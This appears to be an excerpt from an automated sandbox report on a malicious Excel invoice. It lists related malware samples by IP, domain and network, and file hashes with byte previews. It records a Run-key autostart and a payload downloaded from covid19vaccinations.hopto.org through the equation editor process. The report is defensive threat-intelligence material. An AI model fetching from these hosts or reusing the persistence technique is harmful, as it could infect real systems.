11:31:24	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
13.235.115.155	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• covid19vaccinations.hopto.org/nano.exe
79.134.225.30	JQEl8bosea.exe	Get hash	malicious	Browse	
	Yfcel5MZX4.exe	Get hash	malicious	Browse	
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	
	TSskTqG9V9.exe	Get hash	malicious	Browse	
	Files Specification.xlsx	Get hash	malicious	Browse	
	J62DQ7fO0b.exe	Get hash	malicious	Browse	
	oE6O5K1emC.exe	Get hash	malicious	Browse	
	AIC7VMxudf.exe	Get hash	malicious	Browse	
	Payment Confirmation.exe	Get hash	malicious	Browse	
	JOIN.exe	Get hash	malicious	Browse	
	Itinerary.pdf.exe	Get hash	malicious	Browse	
	vVH0wIFYFd.exe	Get hash	malicious	Browse	
	GWee9QSphp.exe	Get hash	malicious	Browse	
	s7pnYY2USl.jar	Get hash	malicious	Browse	
	s7pnYY2USl.jar	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Generic.dc.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Import and Export Regulation.xlsx	Get hash	malicious	Browse	
	BBdzKOGQ36.exe	Get hash	malicious	Browse	
	BL.exe	Get hash	malicious	Browse	
	Payment Invoice.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
covid19vaccinations.hopto.org	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	Files Specification.xlsx	Get hash	malicious	Browse	• 34.220.10.254
	APR 21SOA.xlsx	Get hash	malicious	Browse	• 144.168.163.101

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FINK-TELECOM-SERVICESCH	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 79.134.225.21
	JQEl8bosea.exe	Get hash	malicious	Browse	• 79.134.225.30
	YfceI5MZX4.exe	Get hash	malicious	Browse	• 79.134.225.30
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 79.134.225.30
	OjAJYVQ7iK.exe	Get hash	malicious	Browse	• 79.134.225.112
	TSskTqG9V9.exe	Get hash	malicious	Browse	• 79.134.225.30
	Files Specification.xlsx	Get hash	malicious	Browse	• 79.134.225.30
	J62DQ7fO0b.exe	Get hash	malicious	Browse	• 79.134.225.30
	oE6O5K1emC.exe	Get hash	malicious	Browse	• 79.134.225.30
	zunUbtZ2Y3.exe	Get hash	malicious	Browse	• 79.134.225.40
	EASTERS.exe	Get hash	malicious	Browse	• 79.134.225.118
	LIST OF POEA DELISTED AGENCIES.pdf.exe	Get hash	malicious	Browse	• 79.134.225.9
	AWB.pdf.exe	Get hash	malicious	Browse	• 79.134.225.102
	AIC7VMxudf.exe	Get hash	malicious	Browse	• 79.134.225.30
	9mm case for ROYAL METAL INDUSTRIES 3milmonth Specification drawings.exe	Get hash	malicious	Browse	• 79.134.225.21
	PO50164.exe	Get hash	malicious	Browse	• 79.134.225.79
	Fast color scan to a PDFfile_1_20210331084231346.pdf.exe	Get hash	malicious	Browse	• 79.134.225.102
	n7dIHuG3v6.exe	Get hash	malicious	Browse	• 79.134.225.92
	F6JT4fXIAQ.exe	Get hash	malicious	Browse	• 79.134.225.92
	order_inquiry2094.xls.exe	Get hash	malicious	Browse	• 79.134.225.102
AMAZON-02US	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 52.15.160.167
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 3.13.255.157
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 52.79.124.173
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 44.227.76.166
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 52.58.78.16
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.238.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	J6wDHe2QdA.exe	Get hash	malicious	Browse	• 3.22.15.135
	hsOBwEXSsq.exe	Get hash	malicious	Browse	• 3.142.167.54
	1B4AF276CB3E0BFC9709174B8F75E13C4B224F4B35A6E.exe	Get hash	malicious	Browse	• 3.13.191.225

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	
	69JCWICJ9872001.exe	Get hash	malicious	Browse	
	Proforma 0089 05 2019.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	3.7499114035101173
Encrypted:	false
SSDEEP:	384:DOj9Y8/gS7SDriLGKq1MHR534Jg6ihJSxUCR1rgCPKabK2t0X5P7DZ+JgySW7XxW:D+gSAdN1MH3lJFRJngyX
MD5:	72A9F09010A89860456C6474E2E6D25C
SHA1:	E4CB506146F60D01EA9E6132020DEF61974A88C3
SHA-256:	7299EB6E11C8704E7CB18F57879550CDD88EF7B2AE8CBA031B795BC5D92CE8E3
SHA-512:	BCD7EC694288BAF751C62E7CE003B4E932E86C60E0CFE67360B135FE2B9EB3BCC97DCDB484CFC9C50DC18289E824439A07EB5FF61DD2C2632F3E83ED77F0CA37
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx, Detection: malicious, Browse • Filename: 69JCWICJ9872001.exe, Detection: malicious, Browse • Filename: Proforma 0089 05 2019.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A..S.....P... .....k... .....@.. .....X.. ..@.....k..K..... k..... ....H.....text....K... ...P..... ..`.rsrc.....`.....@..@.rel oc.....p.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nass[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	792064
Entropy (8bit):	7.348021891570888
Encrypted:	false
SSDEEP:	12288:I4enekLI7hRNLPXIf/BfykeiLmtlzwrbsybFVxXo7Ko7ICfLcA:QFNLPXLxjLm7KoOVxXBjCfLcA
MD5:	6A647FD057FD6A0B85C644D928125EB4
SHA1:	0876B0BD85B3FEA743370B8A7793102DD9328BBB
SHA-256:	74E0F799A11A134C003BDFC626D453E74C92903D0640C8E1C801A78FE715A095
SHA-512:	0800B5ED2A4A608EE58D8679439E62533F9316B9F908D34F48C24A8BB7E106664BCA89E32B2A0C4532B4C736977FA83D03D4EDA980D05C89A35426EC740F7DA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 19%
Reputation:	low
IE Cache URL:	http://covid19vaccinations.hopto.org/nass.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....I.....j.... .....@.. ..... ..@.....O.....4i.....`..... ....H.....text..... ....`.rsrc...4i.....j.....@..@.reloc.....` .....@..B.....L.....H.....x.....0.....(#...($.....(....o%...*.....(&.....('.....((.....().....(*....*N..(....o....(+....*&.. (,....*.s-.....s.....s/.....s0.....s1.....*....0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0..<.....~.....(7.....!r. ..p.....(8...o9...s:.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\10C739BF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 768 x 560, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	98310
Entropy (8bit):	7.9703722926597
Encrypted:	false
SSDEEP:	1536:Zx21e23rYd3AaoeAVGm6JwgkxIbnHh+1ubK44GmWu/jeQl/4HYplS:DH2b6geAL6WgcITHh9u44wuieQYG
MD5:	326233AB0E13BA251EA8A561C83E64C4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\10C739BF.png	
SHA1:	11C7709F09142BB67F316262E42EDA81D73C4CCD
SHA-256:	AC69908FB64F897EE358F4D76972E2F5B7BF8B4B6E38397BFF4134ACBEB7F0A6
SHA-512:	BB7637332D8B6E8A268E24C19C84573B90885C81E50E021A2DF994451046FCDF537E96D1B8D26B8A7272489CD141784BCB799375D9C17EFD302202EC904032B7
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....0.....R.....gAMA.....a.....sRGB.....PLTE...8.....f..f.....f..8...f.8.f.....8...f`bl.....8.....8.....bcnf.f8.88.fRRR.....^`j.....<z..... ....f.8.....GHH8f.sv\...`ldfommp88.orx.....kmugjr...y|.LLM.....|}.....f8.....DEF.....fgj.....qquhio.....88.....yy{.....uux...xy....bbk.....8f....ge.f.... .....f...ff.....PPO.....ff.x.....wcRVf.....V.4f8..f77.....88c..h.....uw.k7.....["&.....@(.@...8...[=..Vhd....<H>...f.8ff.p%.....T..w..8..8....`...S..)u.kahd..b..f8g8...Q .....|....888..f.....5|.7e.].....99Pl.....coqp.._ny....h1....1.....VWZ....6'..*$#...6..g)@.....f.8....v>..1.....pE.E%GKB.....fe...E.tPV...K..... .IDATx....U.6.....@.....2j...:3(J.>.". .iN.....Ma.b.Wc5##oZ.FKJ....+.&.`}.....o.{....Zk.....c.....>.....w\v..~t.;v&.....!t.....=.1.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\119EB898.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 768 x 560, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	98310
Entropy (8bit):	7.9703722926597
Encrypted:	false
SSDEEP:	1536:Zx21e23rYd3AaoeAVGm6JwgkxIbnHh+1ubK44GmWu/jeQl/4HYplS:DH2b6geAL6WgcITHh9u44wuieQYG
MD5:	326233AB0E13BA251EA8A561C83E64C4
SHA1:	11C7709F09142BB67F316262E42EDA81D73C4CCD
SHA-256:	AC69908FB64F897EE358F4D76972E2F5B7BF8B4B6E38397BFF4134ACBEB7F0A6
SHA-512:	BB7637332D8B6E8A268E24C19C84573B90885C81E50E021A2DF994451046FCDF537E96D1B8D26B8A7272489CD141784BCB799375D9C17EFD302202EC904032B7
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....0.....R.....gAMA.....a.....sRGB.....PLTE...8.....f..f.....f..8...f.8.f.....8...f`bl.....8.....8.....bcnf.f8.88.fRRR.....^`j.....<z..... ....f.8.....GHH8f.sv\...`ldfommp88.orx.....kmugjr...y|.LLM.....|}.....f8.....DEF.....fgj.....qquhio.....88.....yy{.....uux...xy....bbk.....8f....ge.f.... .....f...ff.....PPO.....ff.x.....wcRVf.....V.4f8..f77.....88c..h.....uw.k7.....["&.....@(.@...8...[=..Vhd....<H>...f.8ff.p%.....T..w..8..8....`...S..)u.kahd..b..f8g8...Q .....|....888..f.....5|.7e.].....99Pl.....coqp.._ny....h1....1.....VWZ....6'..*$#...6..g)@.....f.8....v>..1.....pE.E%GKB.....fe...E.tPV...K..... .IDATx....U.6.....@.....2j...:3(J.>.". .iN.....Ma.b.Wc5##oZ.FKJ....+.&.`}.....o.{....Zk.....c.....>.....w\v..~t.;v&.....!t.....=.1.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1741232F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}\|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}\|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}\|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}\|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2973EFB9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2973EFB9.png	
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.I.E.B.$@.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o.j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@]......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4F5A1AF7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;._ttttt.X.....C.....uOV.+..I...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\55401A7A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 440x248, frames 3
Category:	dropped
Size (bytes):	20768
Entropy (8bit):	7.686882804050949
Encrypted:	false
SSDEEP:	384:aGUhYaAJ/l6gEhS9DR+x000vHo2V9Utm3WzbO5Prt3clF3PVTSUHXSJpal5HcYcJ:PUhYa4KE99q000vIG6zboh3sBPVm0Ch
MD5:	A16109E2F019BA636968768623F79C9F
SHA1:	C3C0D03F4EA0443E6E12A60A7C8BF661FEBAD552
SHA-256:	590591AD69D615D5434E71F51254D158ED37AECA921AD624B213E87B61C93EC1
SHA-512:	763A0F5CB9DAD3C6DF5584984B84D8AA3361BD695E93B374FE068C816336D4211BB17AD9B1D005D318C60E7850B32BF07CD82C685B4CBCB89CD1C314DFE7C F5
Malicious:	false
Preview:	......JFIF.....C.....C.....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...?..LJp...j.J..K.s.s...."..`m%....g. TzC/.M.?.....c..O...B..4.....K.!...|....i.Q.'..O..}h..rD9c.o....?*<....i.S.....H.,{....y..G....?*v...z.....b.....<.R.!lq.N.#...wX....1.I...E..H[.S...K..y....9"...Jm.....M.p.Z$>..K.}h...P$..&1.R.) .K.}h..r.9b'...y).K.}h..r.\...Oz<.....o_Z9b..).`E..:.....g.Om.f.2..A...C...E...p....`-c...*9b.....J{.._Z7.....X...J

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5773E24A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;._ttttt.X.....C.....uOV.+..I...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\59667E41.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F68BF36.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 364x117, frames 3
Category:	dropped
Size (bytes):	27803
Entropy (8bit):	7.950263564991063
Encrypted:	false
SSDEEP:	768:+rvE+ZQv/rZENomMQux8R6fL66j6NBPeuP:+rMYcyahXfLqWi
MD5:	A97476A856CDA477354DF7FC5ADC349F
SHA1:	706E5BCA0EA470410E1F54774D45818842AC3932
SHA-256:	2E889F06AB8ED961C83C64FE17EBBFFB5C4588058A70FA368337EAA0F25679B6
SHA-512:	682FC457F033A36C21381506D33DED784957DE5FF4CCABAA8C4E15ED7C68F504AF1518059C6BA3BD89C1E99022D49BDEB1643E33E97C0483FE7F9A24F2DDC5A
Malicious:	false
Preview:	......JFIF.....C.....C.....u.l.."...../.....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....g.x.y5....%...YB....G &...H'...@ $..<.....R_.i....I.m...^I3B..d4{...r@\.Fz.....i.u...h.Z.x,.f....Ul..V2....pG..8?..x;.W.U.Y..J..v.q.$.%.!.D.C!.A+.QJ.`....%...K..z.....y.2...2m..":..o.....Z.a.T.k.....z..m.....,.F..D.*.. .s...@.N1uO.il...).I-..+q.|...1egH_..l_-X.9.....<=.Gw..i....k.&.k...m$t...4.Te..B..$.. .....&H...d...<6.\.<R....._.Lv.r...2x....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\74B7F433.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 364x117, frames 3
Category:	dropped
Size (bytes):	27803
Entropy (8bit):	7.950263564991063
Encrypted:	false
SSDEEP:	768:+rvE+ZQv/rZENomMQux8R6fL66j6NBPeuP:+rMYcyahXfLqWi
MD5:	A97476A856CDA477354DF7FC5ADC349F
SHA1:	706E5BCA0EA470410E1F54774D45818842AC3932
SHA-256:	2E889F06AB8ED961C83C64FE17EBBFFB5C4588058A70FA368337EAA0F25679B6
SHA-512:	682FC457F033A36C21381506D33DED784957DE5FF4CCABAA8C4E15ED7C68F504AF1518059C6BA3BD89C1E99022D49BDEB1643E33E97C0483FE7F9A24F2DDC5A
Malicious:	false
Preview:	......JFIF.....C.....C.....u.l.."...../.....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....g.x.y5....%...YB....G &...H'...@ $..<.....R_.i....I.m...^I3B..d4{...r@\.Fz.....i.u...h.Z.x,.f....Ul..V2....pG..8?..x;.W.U.Y..J..v.q.$.%.!.D.C!.A+.QJ.`....%...K..z.....y.2...2m..":..o.....Z.a.T.k.....z..m.....,.F..D.*.. .s...@.N1uO.il...).I-..+q.|...1egH_..l_-X.9.....<=.Gw..i....k.&.k...m$t...4.Te..B..$.. .....&H...d...<6.\.<R....._.Lv.r...2x....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\77272925.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 297x206, frames 3
Category:	dropped
Size (bytes):	17045
Entropy (8bit):	7.887053199978643
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\77272925.jpeg	
SSDEEP:	384:aBmP9i5b2ZgFZqcuyAyUWAULuPMUKOhPz9z+/yWl0:Qrb2lctUWAIuPMU9EBC
MD5:	A750B799988704B96DA4742B3584D86B
SHA1:	F3E11F5A9D8CF802F672B990776552F5503ED230
SHA-256:	258BF1909B6C43D916CFA90FA63BDE0C49B8C0B3D79FD0E806E347282C5D4BD4
SHA-512:	46953438C50E8655794D0E3A345D7F01B2D4049F706CC79FD3BCEE66F0643B6D341CDF8F3CABD4A2A960D7BF6669F71A7069F3ABA3662994BE2798935976366F
Malicious:	false
